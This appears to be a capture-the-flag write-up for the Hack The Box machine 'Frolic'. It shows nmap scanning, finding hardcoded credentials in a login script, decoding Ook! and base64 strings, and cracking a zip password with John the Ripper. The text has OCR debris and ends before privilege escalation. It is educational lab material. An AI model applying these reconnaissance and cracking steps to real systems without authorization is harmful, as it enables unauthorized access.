Frolic walkthrough

Index

List of pictures


Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who are willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Just to say: I am not an English native person, so sorry if I did some grammatical and syntax mistakes.

Reconnaissance

The results of an initial nMap scan are the following:




```
┌──(k14d1u5㉿kali)-[~/…/Linux/Easy/Frolic/nMap]
└─$ nmap -sT -sV -p- -A 10.10.10.111 -oA Frolic
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-01 14:44 PDT
Nmap scan report for 10.10.10.111
Host is up (0.046s latency).
Not shown: 65530 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 87:7b:91:2a:0f:11:b6:57:1e:cb:9f:77:cf:35:e2:21 (RSA)
|   256 b7:9b:06:dd:c2:5e:28:44:78:41:1e:67:7d:1e:b7:62 (ECDSA)
|_  256 21:cf:16:6d:82:a4:30:c3:c6:9c:d7:38:ba:b5:02:b0 (ED25519)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
1880/tcp open  http        Node.js (Express middleware)
|_http-title: Node-RED
9999/tcp open  http        nginx 1.10.3 (Ubuntu)
|_http-server-header: nginx/1.10.3 (Ubuntu)
|_http-title: Welcome to nginx!
Service Info: Host: FROLIC; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-04-01T21:45:01
|_  start_date: N/A
|_clock-skew: mean: -1h50m00s, deviation: 3h10m31s, median: 0s
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: frolic
|   NetBIOS computer name: FROLIC\x00
|   Domain name: \x00
|   FQDN: frolic
|_  System time: 2025-04-02T03:15:01+05:30
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: FROLIC, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.66 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 139, 445, 1880 and 9999. Therefore, enabled services are SSH (22) and NetBIOS (139 and 445). Also, two web applications are running on 1880 and 9999 ports. Astly, nMap identified Linux as OS (probably Ubuntu).

Initial foothold


First of all, I browsed to the two web application I found on port 1880 and 9999. On port 1880, I found a Node-RED login. On the web application running on port 9999 I found the nginx default page. After that, I run FFUF on both web application. In particular, I found two paths on the web application on port 9999. These paths are $/admin$ and $/dev$. I analyzed the $/admin$ path and I found that it uses a JavaScript script to perform the login, as shown in the following picture:



```
<html>
<head>
  <title>Crack me :|</title>
  <!--Include CSS File Here-->
  <link rel="stylesheet" href="css/style.css">
  <!--Include JS File Here-->
  <script src="js/login.js"></script>
</head>
<body> scroll overflow
  <div class="container">…</div> overflow
</body>
</html>
```

Figure 2 - Admin portal uses login.js script

I investigated this script and I luckily found hardcoded credentials:




```
var attempt = 3; // Variable to count number of attempts.
// Below function Executes on click of login button.
function validate(){
var username = document.getElementById("username").value;
var password = document.getElementById("password").value;
if ( username == "[redacted]n" && password == "s[redacted]l"){
alert ("Login successfully");
window.location = "success.html"; // Redirecting to other page.
return false;
}
else{
attempt --;// Decrementing by one.
alert("You have left "+attempt+" attempt;");
// Disabling fields after 3 attempts.
if( attempt == 0){
document.getElementById("username").disabled = true;
document.getElementById("password").disabled = true;
document.getElementById("submit").disabled = true;
return false;
}
}
}
```

Figure 3 - Hardcoded credentials found

User flag

These credentials allowed me to login on the web application. After login, I found in the web application a coded message. After a search on the Internet, I found a useful site to decode it:



geocachingtoolbox.com/index.php?lang=en&page=brainfuckOok

Some tools are affected by an update and do not function properly or result in error messages. I'm looking into it.
Known issues: Coordinate conversion (errors for some conversions).

Brainfuck & Ook! code

Select the preferred method and enter the code and the input if available or the text you wish to convert to code.

Method: Execute Ook! short code (to text)
Input:
Code/text:

```
..... ...!. ?.... ..... !?!!. ?!!!! !!!!? .?!.? !!!!! !!!!! !!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!.! !!!!! !!!!! !!!!! !.... ..... .....
..... !.!.? ..... ..... .!?!! .?!!! !!!!! !!?.? !.?!! !.?.. ..... ....! ?!!.? ..... ..... ?.?!. ?.... ..... ..... ..!.. ..... ..... .!.?.
..... ...!? !!.?! !!!!! !!?.? !.?!! !!!.? ..... ..!?! !.?!! !!!!? .?!.? !!!!! !!.?. ..... ...!? !!.?. ..... ..?.? !.?.. !.!!! !!!!!
!!!!! !!!!! !.?.. ..... ..!?! !.?.. ..... .?.?! .?... .!.?. ..... ..... ..... .!?!! .?!!! !!!!! !!!!! !!!?. ?!.?! !!!!! !!!!! !!.!! !!!!!
..... ..!.! !!!!! !.?.
```

Calculate Pause Stop Reset fields

Result:
N[redacted]S


Background

Brainfuck is a programming language noted for its extreme minimalism. It was created in 1993 by Urban Müller.
Urban Müller created brainfuck with the intention of designing a language which could be implemented with the smallest possible compiler, inspired by the 1024-byte compiler for the FALSE programming language. The language consists of eight commands, listed below. A brainfuck program is a sequence of these commands, possibly interspersed with other characters (which are ignored). The commands are executed sequentially, an instruction pointer begins at the first command, and each command it points to is executed, after which it normally moves forward to the next command. The program terminates when the instruction pointer moves past the last command.
The eight brainfuck commands are: > < + - . , [and].

Ook! is a joke programming language created by David Morgan-Mar. It is identical to brainfuck, except that the instructions are changed into Orangutan words. It represents the first, although unfortunately not the last, in a long line of trivial brainfuck command substitutions.
The eight Ook! commands are: Ook. Ook?, Ook? Ook., Ook. Ook., Ook! Ook!, Ook! Ook., Ook. Ook!, Ook! Ook? and Ook? Ook!. A well known variant is short Ook! code, with the commands: .?, ?., .., !!, !., .!, !? and ?!.

Figure 4 - Decoded first code

Note that I needed to use the "Ook! Short code (to text)" method. In this way, I found a new path on the web application. Browsing to it, I found a new code. It was similar to base64, as shown in the following:




10.10.10.111:9999/a[redacted]5/

UEsDBBQACQAIAMOJN00j/lsUsAAAAGkCAAAJABwAaW5kZXgucGhwVVQJAAOFfKdbhXynW3V4CwAB BAAAAAAEAAAAAF5E5hBKn3OyaIopmhuVUPBuC6m/U3PkAkp3GhHcjuWgNOL22Y9r7nrQEopVyJbs
K1i6f+BQyOES4baHpOrQu+J4XxPATolb/Y2EU6rqOPKD8uIPkUoyU8cqgwNE0I19kzhkVA5RAmve EMrX4+T7al+fi/kY6ZTAJ3h/Y5DCFt2PdL6yNzVRrAuaigMOlRBrAyw0tdliKb40RrXpBgn/uoTj
lurp78cmcTJviFfUnOM5UEsHCCP+WxSwAAAAaQIAAFBLAQIeAxQACQAIAMOJN00j/lsUsAAAAGkC AAAJABgAAAAAAAEAAACkgQAAAABpbmRleC5waHBVVAUAA4V8p1t1eAsAAQQAAAAABAAAAABQSwUG AAAAAAEAAQBPAAAAAwEAAAAA

Figure 5 - Second code found


Trying to decode this string as base64 stored in a file, I found out it is representative of a zip file. Therefore, I created the zip file using the following command:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ echo "U[redacted]A" | base64 -d > archivio.zip
```

Figure 6 - Creating zip file


I tried to open this file, but I needed a password. At this point, I used JohnTheRipper tool to try to decode the password. To achieve this goal, I prepared the file to pass it to JohnTheRipper tool:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ zip2john archivio.zip > zip.hash
Created directory: /home/k14d1u5/.john
ver 2.0 efh 5455 efh 7875 archivio.zip/index.php PKZIP Encr: TS_chk, cmplen=176, decmplen=617, crc=145BFE23 ts=89C3 cs=89c3 type=8

┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ 
```

Figure 7 - Preparing to JohnTheRipper tool


Finally, I tried to crack it and I was successful, as shown in the following:



```
┌──(k14d1u5㉿kali)-[~/Desktop]
└─$ john --wordlist=./finalPassList.txt zip.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
p[redacted]d          (archivio.zip/index.php)
1g 0:00:00:00 DONE (2025-04-09 10:06) 33.33g/s 273066p/s 273066c/s 273066C/s 1.."Shigeru"
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Figure 8 - Zip password cracked

In the archive, I found a new code. To decode it, I needed three steps, as shown in the following pictures:




FORMAT Hexadecimal

GROUP BY Byte

[redacted]

[redacted]

Figure 9 - Decoding third code: step 1



Do you have to deal with **Base64** format? Then this site is perfect for you! Use our super handy online tool to

Decode from Base64 format

Simply enter your data then push the decode button.

[redacted]

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.


Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

[redacted]

Figure 10 - Decoding third code: step 2



Known issues: Coordinate conversion (errors for some conversions).

Brainfuck & Ook! code

Select the preferred method and enter the code and the input if available or the text you wish to convert to code.

Method: Execute brainfuck code (to text)
Input:
Code/text: [redacted]


Calculate Pause Stop Reset fields

Result: [redacted]

Background

Figure 11 - Decoding third code: step 3

